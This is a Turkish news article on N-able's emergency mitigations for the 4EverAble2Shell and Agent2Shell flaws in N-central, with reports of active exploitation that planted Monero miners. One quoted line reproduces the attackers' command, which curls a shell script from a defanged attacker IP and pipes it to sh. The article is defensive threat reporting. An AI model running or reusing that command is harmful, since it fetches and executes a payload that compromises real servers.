N-able Perşembe günü yaptığı açıklamada, 4EverAble2Shell ve Agent2Shell olarak takip edilen yeni bir dizi güvenlik açığının kamuoyuna açıklanmasının ardından ek önlemler aldığını belirtti.
Şirket Perşembe günü yayımladığı güncellemede, “Belirli N-central özelliklerini ve entegrasyonlarını kısıtlıyoruz. Bu önlemler bazı işlevselliği etkileyebilir, ancak düzeltme çalışmaları tamamlanana kadar ek önlemler almanın, ortaklarımızı ve müşterilerini korumak için doğru yaklaşım olduğuna inanıyoruz,” dedi.
Barındırılan ortamlarda aşağıdaki eylemler uygulandı:
- Üründe eski API varsayılan olarak devre dışı bırakıldı.
- Ek korumalar uygulanıp doğrulanana kadar Intune entegrasyonu devre dışı bırakıldı.
Barındırılan müşterilere ayrıca, N-able’ın önceki yönlendirmelerini takip ederek N-central 2026.4 HF1 ve üzeri sürümlerdeki Agent ve Probe’ları güncellemeleri tavsiye ediliyor. Bu güncelleme, Probe ve Agent’ın iletişim kurma biçiminde değişiklikler getiriyor.
“N-able N-central 2026.4 HF1, Agent ve Probe’ın eski bileşenlerini güncelliyor ve bu da ikisinin iletişim kurma şeklini değiştiriyor,” denildi. “Bu nedenle, tüm yönetilen cihazların iletişim kurmasını ve yamalanmasını sağlamak için N-central sunucunuzdaki hem Agent hem de Probe’ları güncellemek ZORUNLUDUR.”
Yerinde kurulum yapan müşterilerin ise Agent ve Probe’ları güncellemeleri ve eğer daha önce etkinleştirilmişse ortamdaki Eski API erişiminin devre dışı bırakılmasını sağlamaları isteniyor.
N-able, “Ekibimiz yeni açıklanan güvenlik açıklarını aktif olarak değerlendiriyor, ek düzeltmeler geliştiriyor ve etkilenen işlevselliği güvenli bir şekilde yeniden etkinleştirmek için çalışıyor. Ortaklarımızı ve müşterilerini korumak en yüksek önceliğimizdir ve gerektiğinde ihtiyati önlemler almaya devam edeceğiz,” dedi.
Bu gelişme, bağımsız güvenlik araştırmacısı Sean Bales’in N-central’ın en son sürümüne karşı etkili olan ve belirli koşullar altında saldırganların root olarak keyfi kod yürütmesine ve Windows sistemlerine SISTEM düzeyinde erişim sağlamasına olanak tanıyan 4EverAble2Shell ve Agent2Shell adlı iki yeni güvenlik açığı setini açıklamasıyla birlikte geldi.
Çok sayıda tehdit istihbaratı raporu, 4EverAble2Shell’in ilk deneme aşamasını aşıp aktif istismar çabalarına geçtiğini ve tehdit aktörlerinin bu açığı kullanarak savunmasız sunuculara kripto para madencileri yerleştirdiğini gösteriyor.
Saldırılarda, CVE-2026-90436 (CVSS puanı: 9.8) olarak takip edilen kritik bir Apache Axis güvenlik açığının, root düzeyinde erişim elde etmek için ayrı bir N-central yetki yükseltme zayıflığıyla birleştirildiği tespit edildi.
VULN-2026-0009 olarak takip eden Previdian, “N-able N-central’da kimlik doğrulamasız bir istismar zinciri olan 4EverAble2Shell’in, uzaktan saldırganların root yetkileriyle keyfi işletim sistemi komutlarını yürütmesine olanak tanıdığı bildiriliyor,” dedi.
“Bu zincir, pakete dahil edilen Apache Axis bileşenindeki SOAP hata işleme sırasında güvenli olmayan sınıf oluşturma işlemini istismar ediyor. Özenle hazırlanmış bir istek, saldırgan tarafından seçilen bir JLine sınıfının kötü amaçlı girdiyi işlemesine neden olarak nable servis hesabı olarak komut yürütülmesine yol açıyor.”
Tehdit istihbaratı şirketinin detaylandırdığı bir istismar zincirinde, tehdit aktörlerinin “157.20.241[.]16” adresindeki saldırgan kontrolündeki bir sunucudan bir kabuk betiği (“jup.sh”) indirmeye ve çalıştırmaya çalıştığı, aynı zamanda teşhis bilgilerini ve komut çıktılarını sunucuya geri gönderdiği gözlemlendi.

Siber güvenlik şirketi Huntback da aynı IP adresinin 4EverAble2Shell açığını kullanarak, yukarıda belirtilen kabuk betiği aracılığıyla 21 N-central sunucusuna bir XMRig Monero kripto para madencisi yerleştirdiğini açıkladı:
mount -o remount,exec /tmp 2>/dev/null; curl -fsSL hxxp://157.20.241[.]16:8080/jup.sh | sh -s nc_[hedef-IP-gizlenmiş]
Madenci, muhtemelen fark edilmemek için mevcut CPU çekirdeklerinin yalnızca yarısını kullanacak şekilde tasarlanmış. Saldırıya uğrayan N-central sunucuları ABD, Güney Afrika, Kanada, Birleşik Krallık, Almanya, Fransa ve İsveç’te yoğunlaşmış durumda.
Huntback, “Gördüğümüz tek yük madenci, ancak bu yetki yükseltme, müşterilerinizin uç noktalarını yöneten bir sunucuda operatöre root erişimi sağlıyor. Bir saldırıyı temizlik işi olarak değil, tam bir ihlal olarak değerlendirin. Sadece Hotfix 2’yi uygulamak yeterli değil: Buradaki kurbanların 19’u zaten bu güncellemeyi çalıştırıyordu,” dedi.


[…] Çekebilir: Siber Saldırganlar N-central Açıklarından Yararlanarak 19’u Hotfix 2 Çalıştıran 21 Sunucuy… BENZER […]